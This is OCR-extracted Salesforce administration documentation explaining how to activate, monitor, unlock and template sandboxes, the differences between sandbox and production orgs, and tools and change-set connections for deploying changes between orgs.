To view a sandbox:
- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:
- "Manage Sandbox"

Activate Your Refreshed Sandbox

If you didn't select **Auto Activate** while refreshing your sandbox, you must activate your sandbox before you can use it.

1. From Setup, enter *Sandboxes* in the Quick Find box, then select **Sandboxes**

   A list of your sandboxes displays. Refreshed sandboxes that haven't been activated yet show an **Activate** link next to their name.

2. Click **Activate** next to the sandbox you want to activate.

   Warning: Activating a replacement sandbox that was created using the Refresh link deletes the sandbox it is refreshing. The current configuration and data are erased, including application or data changes that you've made. Click the **Activate** link only if you don't need the current contents of the sandbox. Your production org and its data aren't affected.

   Salesforce deletes new sandboxes that aren't activated within 30 days. Users who created or most recently refreshed any sandboxes for your org receive at least two email notifications before Salesforce schedules the sandbox for deletion.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

To view a sandbox:
- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:
- "Manage Sandbox"

Monitor Your Sandbox's Progress

From Setup, enter *Sandboxes* in the Quick Find box, then select **Sandboxes**. The list of your sandboxes displays a progress bar for items in the queue, in progress, or recently completed.

- To show the percentage completed of a copy in progress, hover over the progress bar.
- To see information about the sandbox, including copy progress or how much time before the next available refresh, click the name.

If your sandbox status is suspended or stopped for more than 1 hour, contact Salesforce customer support.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

To view a sandbox:
- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:
- "Manage Sandbox"

Manage Your Sandboxes

In Setup, enter *Sandboxes* in the Quick Find box, then select **Sandboxes**. Sandboxes displays the available sandboxes that you purchased and a list of your sandboxes in use.

Sandbox Action and Status Reference
Access the list of your sandboxes in your org from the Sandbox tab. Each entry shows the status of the sandbox environment and the specific actions that you can take.

Unlock a Sandbox
Sandboxes are licensed separately from the Salesforce service and are subject to restrictions. When your sandbox licenses expire, Salesforce decreases the count of available sandbox licenses for the selected sandbox type.

Create or Edit Sandbox Templates
Sandbox templates control which data is copied into a sandbox.

Sandbox Setup Considerations
Sandboxes behave almost the same as your Salesforce production org does, but important differences affect how you configure and test a sandbox org.

SEE ALSO:

Development Lifecycle Guide

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

To view a sandbox:
- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:
- "Manage Sandbox"

Sandbox Action and Status Reference

Access the list of your sandboxes in your org from the Sandbox tab. Each entry shows the status of the sandbox environment and the specific actions that you can take.

Available Sandbox Actions

Click a sandbox name to see the sandbox detail page. On the sandbox detail page, you can perform all the preceding actions: Log In, Refresh, Activate, Discard, and Delete.

Action	Description
Log In	Click **Log In** to log into the sandbox as an administrator. Salesforce displays this option only for active sandboxes. You must be logged in to your org as an administrator to see the Log In button.
Refresh	Click **Refresh** to replace a with a new copy. Salesforce activates the **Refresh** button only for sandboxes that are eligible for refreshing. Your existing copy of the sandbox remains available while you wait for the refresh to be completed. The refreshed copy is inactive until you activate it.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

To view a sandbox:
- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:
- "Manage Sandbox"

Action	Description
Activate	Click **Activate** to activate a refreshed sandbox. Salesforce displays this option only for sandbox that aren't activated. You must activate your refreshed sandbox before you can access it. Warning: Activating a refreshed sandbox replaces the current sandbox with the refreshed version and permanently deletes the older version and all data in it. Your production org and its data aren't affected.
Discard	Click **Discard** to discard a refreshed sandbox. This action is displayed only for sandboxes that aren't activated. You can discard a sandbox if you don't want to use it or if you plan to do another refresh.
Del	Click **Del** to remove the sandbox entirely. Warning: Deleting a sandbox permanently erases the sandbox and all data in it. Your production org and its data aren't affected.

Note: The Delete and Refresh operations are available only when the refresh interval for that sandbox type has elapsed.

Sandbox Statuses

Status	Description
Sampling	The copy engine is determining which object records are sampled and copied from the production org. This status is used only by Partial Copy sandboxes.
Pending	The sandbox is in the queue to be processed by the copy engine. If other sandbox copy requests were made before yours, your sandbox could remain in this state for an extended period of time.
Processing	The copy engine has picked up the copy request and is working to build the sandbox.
Suspended	The copy engine was interrupted while refreshing or creating the sandbox. The copy engine automatically recovers from this state and returns to processing. If this status remains unchanged for more than one hour, contact Salesforce Customer Support.
Stopped	The copy engine couldn't recover from multiple events. If your sandbox is in this state, contact Salesforce Customer Support for specific details and next steps. Salesforce is notified automatically of sandboxes in this state so we can resolve the issues.
Pending Activation	The copy engine created the sandbox and is waiting for you to activate or discard it.
Activating	The copy engine is completing the final steps to make your new sandbox available.
Discarding	The copy engine is marking the refreshed sandbox for deletion, because you clicked **Discard**. The current sandbox and your production org aren't affected by this process.
Completed	The copy engine has completed the creating or refreshing the sandbox, and the new sandbox is active. You can log in to your new sandbox org.

Status	Description
Deleting	The copy engine is marking the sandbox environment and all sandbox history for deletion. This status is used after you click **Delete**. This process doesn't affect your production org.
Locking	A background process is locking the sandbox. See the **Locked** status for more details.
Locked	You can't log into this sandbox because you let some or all your sandbox licenses expire. Contact your account manager to restore the expired licenses. You have 60 days to restore the licenses. If the licenses aren't restored within 60 days, your sandbox is deleted.

Unlock a Sandbox

Sandboxes are licensed separately from the Salesforce service and are subject to restrictions. When your sandbox licenses expire, Salesforce decreases the count of available sandbox licenses for the selected sandbox type.

If your current license count is lower than the number of your provisioned sandbox orgs, Salesforce removes sandbox services, such as Refresh, Sandbox org accessibility, or Login.

Note: Salesforce doesn't automatically delete sandbox orgs because of a license expiration.

Sandboxes are locked when all the licenses for a type of sandbox expire. Salesforce deletes sandboxes that have been locked for 60 days. Users who created or most recently refreshed any sandbox for your org are notified prior to scheduling the sandbox for deletion. They get at least three email notifications over 30 days.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

Salesforce deletes new sandboxes that weren't activated within 30 days. Users who created or most recently refreshed any sandbox for your org get at least two email notifications before we schedule the unactivated sandbox for deletion.

Here are some scenarios and solutions, based on licensing and usage.

Scenario	Cause	Example	Effect	Resolution
Unable to refresh a particular type of sandbox	Your org is using more sandboxes than its sandbox licenses permit.	Your org has three Partial sandboxes but only two Partial sandbox licenses.	You can't refresh any sandbox. When you're over your limit on any type of sandbox, your org isn't allowed to refresh any sandboxes.	Delete sandboxes to comply with the number allowed by your org's sandbox licenses, or purchase more sandbox licenses.
All sandboxes of a particular type are locked	The license count of a given type, including higher hierarchical types, is zero.	Your org has three full sandboxes and zero full sandbox licenses.	You don't have access to the sandboxes.	Purchase the correct sandbox licenses to unlock the sandboxes.
All sandboxes are locked	Your production org is locked.	Your org has one full sandbox and one developer-sandbox, but you can't log in to either sandbox.	If your production org is locked, all sandboxes associated with the org are locked.	Contact your Salesforce representative to unlock your org. When your production org is

Scenario	Cause	Example	Effect	Resolution
				unlocked, the sandboxes are unlocked as well.

SEE ALSO:

- General Sandbox and Sandbox Storage Limits
- Create a Sandbox
- Sandbox Licenses and Storage by Type
- Manage Your Sandboxes
- Sandbox Setup Considerations

Create or Edit Sandbox Templates

Sandbox templates control which data is copied into a sandbox.

Sandbox templates allow you to pick specific objects and data to copy to your Full or Partial Copy sandbox to control the size and content of each sandbox. Sandbox templates are only available for use with Full or Partial Copy sandboxes.

When you create a sandbox template, you select the object data (standard and custom) to copy during the creation or refresh of a sandbox.

The sandbox template editor understands the relationships that are defined in your Salesforce org's object schema. Some objects are included even before you've selected anything because they're required in any org. As you select objects to copy, the editor ensures that the associated required objects are added. To see which related objects are required by an object, select it in the **Object** table. Required objects are displayed in the **Required Objects** column.

As you change the schema of the objects in your org, Salesforce updates the template by adding or subtracting related required objects. For example, if Object A is a master of Object B, and you add Object B to a template, Salesforce requires Object A in the template and adds Object A.

1. From Setup, enter *Sandboxes* in the Quick Find box, select **Sandboxes**, then click the **Sandbox Templates** tab.
2. Click **New Sandbox Template** or click **Edit** next to an existing template you want to modify.
3. Enter a name and description for the sandbox template.
4. To add objects to the template, select the checkbox for each object you want from the available Objects list.
   The Object Details section shows you the objects to be added automatically with the one you've selected.
5. To remove objects from the template, deselect the checkbox for the object in the available Objects list.
   If you remove an object you previously selected, dependent objects you didn't explicitly select are removed. If you attempt to remove an object with dependent objects, you receive a warning requesting a confirmation of the removal. After you confirm your choice, those objects are also removed.
6. Click **Save**.

To understand how to use a Sandbox template during sandbox creation or refresh, see Create a Sandbox on page 6085.

To understand how a Sandbox template is used by the sandbox copy engine to create a Full or Partial Copy sandbox, see Sandbox Licenses and Storage by Type on page 6083.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

To view a sandbox:
- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:
- "Manage Sandbox"

Warning: If you modify your object schema, your sandbox templates could be altered to include objects that are required by relationships. If you make a change to a required relationship in your object schema, review your sandbox templates to ensure that objects that you expect to be selected are still selected.

SEE ALSO:

Create a Sandbox

Sandbox Licenses and Storage by Type

Sandbox Types and Templates

Sandbox Setup Considerations

Sandboxes behave almost the same as your Salesforce production org does, but important differences affect how you configure and test a sandbox org.

Consider the following before you create a sandbox.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

To view a sandbox:
- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:
- "Manage Sandbox"

Servers and IDs

- Sandbox and production orgs always have unique org IDs. The sandbox copy engine creates an org as part of each creation and refresh request. So, the org ID of your sandbox changes each time your sandbox is refreshed. Salesforce inserts the new value in any place the org ID is used, such as text values and metadata.

  To find the org ID of the org that you're currently logged in to, from Setup, enter *Company Information* in the Quick Find box, then select **Company Information**. Any script or process, such as test scripts or Web-to-Lead, that depends on a "hard coded" org ID must use the current ID for the sandbox. When you deploy your changes to a production org, update those scripts or processes with the production org ID.

- Salesforce creates sandbox orgs on several instances. When a sandbox is created or refreshed, Salesforce selects an instance for your sandbox, so your sandboxes sometimes appear on different instances and have different URLs.
- When data is copied to a sandbox, object IDs (unique identifiers for all objects—the same as the ID Field Type in the developer API) for records are copied. After being copied, however, object IDs don't synchronize between your production org and your sandbox. The sandbox and its corresponding production org act as independent orgs. Object data (and corresponding object IDs) that are created in the production org after the creation or refresh of a sandbox aren't synchronized into the sandbox. The sandbox has the same behavior—new objects that are created in the sandbox aren't synchronized back to the production org.

Users and Contacts

- User information is included in a sandbox copy or refresh for all sandbox types.
- The copy process always copies the corresponding license.
- The copy process doesn't copy Contact data to Developer, Developer Pro, or Partial Copy sandboxes. Therefore, Customer Portal users aren't copied. However, the copy process does copy the Customer Portal licenses, so you can create Customer Portal users in these sandboxes as needed.
- Salesforce usernames must be unique and belong to a single org. To ensure uniqueness, the copy process modifies usernames as follows:

  - First, the sandbox name is appended to the username. For example, the username `user@acme.com` for a sandbox named `test` becomes `user@acme.com.test`.
  - If the resulting username is not unique, a second modification is performed in which some characters and digits are prepended to the modified username. This second modification results in a username such as `00x7Vquser@acme.com.test`.

  When you log in with the modified username, you log in to the corresponding sandbox.

- The copy process also modifies user email addresses so that production users don't receive automatically generated email messages. User email addresses are appended with an example domain (`@example.com`), and the original `@` sign is replaced with `=`. This modification ensures that the system ignores these email addresses. For example, a user email of `awheeler@universalcontainers.com` in production becomes `awheeler=universalcontainers.com@example.com` when migrated to sandbox. If you want sandbox users to receive automatically generated emails as part of testing, you can correct the email addresses while logged in to the sandbox.

  Warning: Sandboxes change Salesforce user email addresses, but don't change other email addresses in Salesforce, such as email addresses in contact records. To avoid sending unsolicited email from your sandboxes, manually invalidate or delete all email addresses in your sandboxes that don't belong to users of the sandbox. When testing outbound email, change contact email addresses to the addresses of testers or an automated test script.

Email Deliverability

New and refreshed sandboxes have the default email deliverability setting `System email only`. To configure email deliverability settings, in the sandbox org, from Setup, enter *`Deliverability`* in the `Quick Find` box, then select **Deliverability**. If editable, set the `Access level` in the Access to Send Email section. You may not be able to edit the Access level if Salesforce has restricted your organization's ability to change this setting.

- `No access`: Prevents all outbound email to and from users.
- `System email only`: Allows only automatically generated emails, such as new user and password reset emails.
- `All email`: Allows all types of outbound email. Default for new, non-sandbox organizations.

Tip: The `System email only` setting is especially useful for controlling email sent from sandboxes so that testing and development work doesn't send test emails to your users.

- Newly created sandboxes default to `System email only`.
- Sandboxes created before Spring '13 default to `All email`.

Creating, Refreshing, and Deleting Sandboxes

- You can specify a post-copy script to run on a sandbox every time it is refreshed (and the first time it is created). Specify the script when you create the sandbox.
- You can copy Site.com and Site.com community sites to sandboxes.
- Sandbox copy is a long-running operation that occurs in the background. You receive a notification email upon completion. Sandbox refreshes can complete in hours, days, or even more than a week.
- Several conditions affect the duration of a sandbox copy or refresh. The number of customizations, data size, number of objects, configuration choices, and server load can add to the duration. Also, sandbox refreshes are queued, so there could be a delay after your request.
- A sandbox is not a point-in-time snapshot of the exact state of your data. We recommend that you limit changes to your production org while a sandbox is being created or refreshed. Changes to your production org during the sandbox creation or refresh can result in inconsistencies. The potential for inconsistencies increases if you are updating an org larger than 30 GB or you run a large process at the same time.

- Some types of sandboxes are not available if you've reached your org's limit. For example, if your org is limited to one Full sandbox, and you already have a Full sandbox, you can't create another Full sandbox. However, you can refresh your existing Full sandbox.
- When you're finished with a sandbox, you can refresh it. This process replaces the current sandbox with a new copy of your production org.
- If you have reduced your org's number of sandbox licenses, a **Delete** link displays next to existing sandboxes. Delete a sandbox before creating or refreshing any more sandboxes.
- If you have active Salesforce-to-Salesforce connections in your sandbox, deactivate the connections and then reactivate them after the sandbox is refreshed. The connections and mappings aren't copied to the refreshed sandbox.

Matching Production Licenses

You can match provisioned licenses in production to your sandbox org without having to refresh your sandbox. The matching process:

- Updates sandbox license counts to match the counts in production.
- Adds licenses that are in production but not in the sandbox.
- Deletes licenses that aren't in production.

To match licenses, log in to your sandbox. From Setup, enter *Company Information* in the Quick Find box, select **Company Information**, then click **Match Production Licenses**. You get an alert when the matching process starts. After all licenses have been matched in sandbox, you get a confirmation email. The confirmation email is sent to the user who initiates the license copy.

Matching production licenses requires that your sandbox and production are on the same Salesforce release. If your sandbox has been upgraded to the next release—for example, during sandbox preview—but production hasn't been upgraded, you can't match production licenses.

The Match Production Licenses tool isn't available in trial orgs. To use the tool, you must have the "Modify All Data" permission.

Configuring Full Sandboxes

When you create or refresh a Full sandbox, you can configure it to determine what data is copied. Minimizing the amount of data you include speeds up your sandbox copy.

- The Object History, Case History, Content Version History, and Opportunity History options allow you to select the number of days of history from your production org to copy to your sandbox. You can copy from 0 to 180 days of history, in 30-day increments. The default is 0 days.
- By default, Chatter data isn't copied to your sandbox. Chatter data includes feeds and messages. Select **Copy Chatter Data** if you want to include it.
- The setup audit trail history of your production org isn't copied to your sandbox. The audit trail for your sandbox org starts when you begin to use it.
- Archived activities (tasks and events that aren't available in the production org because they're over a year old) and password history (users' previous passwords) aren't copied.

Note: Don't increase the default selections unless special circumstances require it. Large amounts of data can significantly lengthen the time it takes to copy your sandbox.

Accessing Sandboxes

- Access changes for sandbox users:

  - A sandbox refresh deletes and recreates the sandbox as a new copy of the production org. In effect, this process reverses any manual access changes you've performed. If you created sandbox-only users, they no longer exist, and a user's profile and permissions revert to their values in the production org. After a refresh, make any access changes in the new copy.
  - You can create users in your production org that are inactive, and then activate them in a sandbox. This method is a good way to create a user that has the appropriate permissions to develop in a sandbox.
  - Many development and testing tasks require the "Modify All Data" permission. If your developers don't have that permission in the production org, increase their permissions in the sandbox. Exercise caution when granting this permission in sandbox orgs that contain sensitive information copied from production (for example, social security numbers).
  - Users added in a production org after creating or refreshing a sandbox don't have access to the production org instance's related sandboxes. To create users in a sandbox, log in as the administrator on the sandbox org and create them in the sandbox instance.
  - You can create users for sandbox development, but these new users count against the number of licensed users in your org. To reduce your license count, you can disable production users who don't need access to the sandbox before you create or refresh a sandbox.

- Always log in to your sandbox org using the `https://test.salesforce.com` login URL.
- Remember to log in using the modified username as described in Users and Contacts on page 6092.
- If using the API, after you log in, use the redirect URL that is returned in the `loginResult` object for subsequent access. This URL reflects the instance on which the sandbox is located and the appropriate server pool for API access.
- Sandbox copies are made with federated authentication with SAML disabled. Any configuration information is preserved, except the value for `Salesforce Login URL`. The `Salesforce Login URL` is updated to match your sandbox URL, for example `https://yourInstance.salesforce.com/`, after you re-enable SAML. To enable SAML in the sandbox, from Setup, enter *`Single Sign-On Settings`* in the `Quick Find` box, then select **Single Sign-On Settings**; then click **Edit**, and select `SAML Enabled`. Change the value of the `Salesforce Login URL` in the certificate for your client application as well.

Sandbox Limits Notes

Sandboxes don't send email notifications when storage limits are reached. However, if you reach the storage limit of your sandbox, you can't save new data in your sandbox. To check your storage limits, from Setup, enter *`Storage Usage`* in the `Quick Find` box, then select **Storage Usage** in your sandbox.

Customization and Data Changes

- Customizations and data changes in your production org aren't reflected in your existing sandboxes. Create or refresh a sandbox to incorporate the most recent customizations made to your org.
- You can only add, edit, or delete Apex using the Salesforce user interface in a Developer Edition or sandbox org. In a Salesforce production org, you can only make changes to Apex by using the `compileAndTestAPI()` call.
- If your sandbox is the same version as Force.com AppExchange, you can:
  - Install and deploy apps from Force.com AppExchange in your sandbox.
  - Publish apps from your sandbox to Force.com AppExchange.

    Publishing managed packages from a Force.com Sandbox is not advised, as refreshing or deleting the sandbox prevents any revisions to that managed package.

  The version of your sandboxes can differ from Force.com AppExchange around the time of a Salesforce release. Check the logo in the upper left corner of your sandbox home page for version information.

- If your org uses quote templates, and you create a Developer Pro sandbox, templates that contain `Text/Image` fields can't be opened for editing within the sandbox.
- If your production org uses an image in quote templates and you copy the org to your sandbox, the image path is not correct and the image appears as a broken link. To display the image, reinsert it from the correct location on your sandbox.

Service Exclusions

- The following features are disabled and can't be enabled in sandboxes.
  - Contract expiration warnings
  - Case escalation

    Contract expiration warnings and case escalation are disabled because they automatically send email to contacts, customers, and production org users.
  - Subscription summary
  - Data exports (by clicking *`Export Now`* or *`Schedule Export`* on the Weekly Export Service page in Setup)
  - The ability to create Salesforce sandboxes
  - The ability to copy email service addresses that you create in your sandbox to your production org
  - The ability to publish Site.com sites

Other Service Differences

- Only custom links created as relative URLs, such as `/00Oz0000000EVpU&pv0={!Account_ID}`, work when copied to your sandboxes. Custom links created as absolute URLs, such as `https://yourInstance.salesforce.com/00Oz0000000EVpU&pv0={!Account_ID}`, don't work in your org's sandboxes. We recommend that you use only relative URLs in your production org. Otherwise, correct the URLs in each sandbox.
- Salesforce has a background process that permanently deletes records in the Recycle Bin that are older than 15 days. This process runs at different times on different servers, so its timestamp in your sandbox differs from its timestamp in your production org. Applications and integrations that depend on this timestamp can fail if they are first connected to one environment, such as your production org, and then connected to another environment, such as your sandbox. Keep this behavior in mind when developing applications and integrations that depend on this timestamp.

  The time of the latest execution of the background delete process is available through the `getDeleted()` API call.
- For Salesforce authentication providers set up in the Summer '14 release and earlier, the user identity provided by a sandbox does not include the org ID. The destination org can't differentiate between users with the same user ID from two sources (such as two sandboxes). To differentiate users, edit the existing Salesforce Auth. Provider settings in the destination org, and select the option to include the org ID for third-party account links. After you enable this feature, your users must reapprove the linkage to their third-party links. Salesforce authentication providers created in the Winter '15 release and later have this setting enabled by default.
- After an org's sandbox refresh is completed, a user has login access to a sandbox for 10 years after the sandbox refresh date if the user:
  - Is a system administrator.
  - Is copied into the sandbox from the production org, not created directly in the sandbox.

- To log in as any user, access your sandbox via `test.salesforce.com`. The option to log in as any user isn't available when users access a sandbox from production by using the Login link.

SEE ALSO:

Create a Sandbox

Sandbox Types and Templates

Sandbox Licenses and Storage by Type

Unlock a Sandbox

Deploy Your Changes

Migrate metadata changes between Salesforce orgs by using the deployment tools available in Setup.

To access these pages, use the `Quick Find` box.

Deployment Settings
To use the change sets feature, a deployment connection is required. You can specify connection permissions for both outbound and inbound change sets on the Deployment Connections page.

Deployment Status
Monitor the progress of deployments made through the Metadata API.

Outbound Change Sets
Make changes in the org you are logged into, and upload those changes to another org.

Inbound Change Sets
Accept, modify, or reject change sets uploaded from other orgs.

Choose Your Tools for Developing and Deploying Changes

Whether you're an admin using point-and-click tools or a developer writing code, you can pick the right tool, work in a sandbox, and deploy complete changes to a production org. You can customize and code changes for your org in a sandbox using one, or more, of the tools provided by Salesforce.

Connect Organizations for Deployment

Deploy connections for change sets and authorize a deployment connection.

Change Sets

Use change sets to send customizations from one Salesforce org to another. For example, you can create and test a new object in a sandbox org, then send it to your production org using a change set. Change sets can only contain modifications you can make through the Setup menu. For example, you can't use a change set to upload a list of contact records. Change sets contain information about the org. They don't contain data, such as records.

Special Behavior in Deployments

When deploying changes to a Salesforce org, consider how individual components in your deployment behave so you're including all the necessary changes. Use the following information to determine what to include in your deployment, and how the changes appear in the destination org.

Monitor Deployments

You can monitor deployments that are in progress, check which deployments are waiting for execution, and view the results of completed deployments on the Deployment Status page.

SEE ALSO:

Change Sets

Monitor Deployments

Choose Your Tools for Developing and Deploying Changes

Whether you're an admin using point-and-click tools or a developer writing code, you can pick the right tool, work in a sandbox, and deploy complete changes to a production org. You can customize and code changes for your org in a sandbox using one, or more, of the tools provided by Salesforce.

Develop and Deploy Apex in the Developer Console

Develop and Deploy Using the Force.com IDE

Develop and Deploy Using SOAP API

Deploy Using the Force.com Migration Tool

Deploy Using Change Sets

SEE ALSO:

Extend Salesforce with Clicks, Not Code

Enhance Salesforce with Code

Develop and Deploy Apex in the Developer Console

The Developer Console is an integrated development environment with a collection of tools you can use to create, debug, and test applications in your Salesforce org.

SEE ALSO:

Open the Developer Console

Developer Console Functionality

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

USER PERMISSIONS

To use the Apex Deployment Tool:

- "Author Apex"

Develop and Deploy Using the Force.com IDE

You can download the Force.com IDE to help you code projects for your organization. Using this tool, you can also compile and test the code you write, synchronize changes in a sandboxt, and deploy your code to a production organization.

For more information, see the Force.com IDE page.

Note: The Force.com IDE is a free resource provided by Salesforce to support its users and partners, but is not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

SEE ALSO:

Develop and Deploy Using SOAP API

Choose Your Tools for Developing and Deploying Changes

Develop and Deploy Using SOAP API

You can use the SOAP API to develop and deploy changes to a development or sandbox organization, programmatically.

For more information about the SOAP API, and other API, see the *SOAP API Developer Guide*.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

SEE ALSO:

Choose Your Tools for Developing and Deploying Changes

Deploy Using the Force.com Migration Tool

Download the Force.com Migration Tool if you want to perform a file-based deployment of metadata changes and Apex classes from a Developer Edition or sandbox organization to a production organization using Apache's Ant build tool.

1. Download the Force.com Migration Tool from the Force.com Migration Tool page in Salesforce Developers.
2. Save the `salesforce_ant.zip` file and unzip its contents to the location of your choice.

The `salesforce_ant.zip` file contains the files you need to run an ant task that exercises the `compileAndTest` API call, including:

- A `Readme.html` file that explains how to use the tools
- A Jar file containing the ant task: `ant-salesforce.jar`
- A sample folder containing:
  - A `codepkg\classes` folder that contains `SampleDeployClass.cls` and `SampleFailingTestClass.cls`
  - A `codepkg\triggers` folder that contains `SampleAccountTrigger.trigger`
  - A `mypkg\objects` folder that contains the custom objects used in the examples
  - A `removecodepkg` folder that contains XML files for removing the examples from your organization

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

USER PERMISSIONS

To use the Apex Deployment Tool:

- "Author Apex"

- A sample `build.properties` file that you must edit, specifying your credentials, in order to run the sample ant tasks in `build.xml`
- A sample `build.xml` file, that exercises the `deploy` and `retrieve` API calls

Note: The Force.com Migration Tool is a free resource provided by Salesforce to support its users and partners, but is not considered part of our Services for purposes of the Salesforce Master Subscription Agreement.

SEE ALSO:

Force.com Migration Tool Guide

Choose Your Tools for Developing and Deploying Changes

Deploy Using Change Sets

You can deploy workflows, rules, Apex classes and triggers, and other customization from a sandbox organization to your production organization. You can create an outbound change set in the Salesforce user interface and add the components that you would like to upload and deploy to the target organization. To access change sets, from Setup, enter *`Outbound Change Sets`* in the `Quick Find` box, then select **Outbound Change Sets**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

SEE ALSO:

Change Sets

Choose Your Tools for Developing and Deploying Changes

Connect Organizations for Deployment

Deploy connections for change sets and authorize a deployment connection.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in **Enterprise**, **Performance**, **Unlimited**, and **Database.com** Editions

USER PERMISSIONS

To edit deployment connections:

- "Deploy Change Sets" AND "Modify All Data"

Deployment Connections for Change Sets

A deployment connection is required between two Salesforce orgs to send change sets from one org to another. You can't create deployment connections between arbitrary orgs. Instead, you create connections between all orgs affiliated with a production org. For example, if you have a production org and two sandboxes, a deployment connection is created between production and each sandbox. Also, a deployment connection is created between the two sandboxes.

Authorizing a Deployment Connection

Authorize inbound changes so that another Salesforce org can send change sets to the org you are logged into.

Viewing Available Deployment Connections

A deployment connection enables customizations to be copied from one Salesforce org to another. The deployment connections list shows which orgs are authorized to upload changes to this org, and which orgs allow this org to upload changes to them.

Viewing Details of a Deployment Connection

A deployment connection enables customizations to be copied from one Salesforce org to another. The deployment connections list shows which orgs are authorized to upload changes to this org, and which orgs allow this org to upload changes to them.


Deployment Connections for Change Sets

A deployment connection is required between two Salesforce orgs to send change sets from one org to another. You can't create deployment connections between arbitrary orgs. Instead, you create connections between all orgs affiliated with a production org. For example, if you have a production org and two sandboxes, a deployment connection is created between production and each sandbox. Also, a deployment connection is created between the two sandboxes.

A deployment connection alone doesn't enable change sets to be sent between orgs. Each org must be authorized to send and receive change sets. This added level of security enforces code promotion paths and keeps orgs' setup metadata from being overwritten by mistake.

For example, the following figure illustrates one possible migration path for a production org (Prod) and two sandboxes (Dev and Test). In this example, the production org can only receive changes that have been fully tested, so only the Test sandbox is authorized to upload change sets to production. To synchronize development projects with the production org, the Prod org can send change sets to the Dev sandbox, but not to the Test sandbox. Finally, because the features in development need iterative testing, Dev and Test sandboxes should be able to send change sets back and forth.

Change Set Authorization Enforces Code Path



Note: This illustration describes one possible code migration path. Your department must create its own policies for orgs to send and receive change sets to one another.

SEE ALSO:

- Deploy a Change Set
- Viewing Available Deployment Connections
- Authorizing a Deployment Connection
- Viewing Details of a Deployment Connection

Authorizing a Deployment Connection

Authorize inbound changes so that another Salesforce org can send change sets to the org you are logged into.

1. From Setup, enter *Deployment* in the Quick Find box, then select **Deployment Settings**, and then click **Continue**.
2. Click **Edit** next to the org you want to authorize.
3. Select **Allow Inbound Changes**.

4. Click **Save**.

SEE ALSO:

- Viewing Available Deployment Connections
- Viewing Details of a Deployment Connection
- Deployment Connections for Change Sets

Viewing Available Deployment Connections

A deployment connection enables customizations to be copied from one Salesforce org to another. The deployment connections list shows which orgs are authorized to upload changes to this org, and which orgs allow this org to upload changes to them.

To view available connections, from Setup, enter *Deployment* in the Quick Find box, then select **Deployment Status**.

Action
Click **Edit** next to the org that you want to allow or disallow change sets from.

Name
A list of orgs that have deployment connections to the org you are currently logged into. Click the name of an org to view more information about the connection.

Description
A brief description of the connected orgs.

Type
The type of org you are connected to. Possible values are Production, Full Copy Sandbox, Configuration Only Sandbox, and Developer Sandbox.

Upload Authorization Direction
The arrows show the direction in which uploads can occur. A broken line means that no change sets are authorized in either direction. To authorize the connected org to send you inbound change sets, edit the deployment connection for this org. If you want to send outbound change sets to a connected org, the administrator for that org must edit the connection for that org.

SEE ALSO:

- Authorizing a Deployment Connection
- Viewing Details of a Deployment Connection
- Deployment Connections for Change Sets

Viewing Details of a Deployment Connection

A deployment connection enables customizations to be copied from one Salesforce org to another. The deployment connections list shows which orgs are authorized to upload changes to this org, and which orgs allow this org to upload changes to them.

To view connection details:

1. From Setup, enter *Deployment* in the Quick Find box, then select **Deployment Settings**.
2. Click the name of the org you want to view.

Name
The name of the selected org. This is not the org you are logged into.

Description
A brief description of the org.

Type
The type of org you are connected to. Possible values are Production, Full, Partial Copy, Developer Pro, and Developer.

Allow Inbound Changes
If selected, the named org can send change sets to the org you are currently logged into. This is a read-only field and can only be modified by selecting Allow Inbound Changes in the target org.

Accepts Outbound Changes
If selected, the named org allows change sets to be sent to it from the org you are currently logged into.

SEE ALSO:

Authorizing a Deployment Connection
Viewing Available Deployment Connections
Deployment Connections for Change Sets

Change Sets

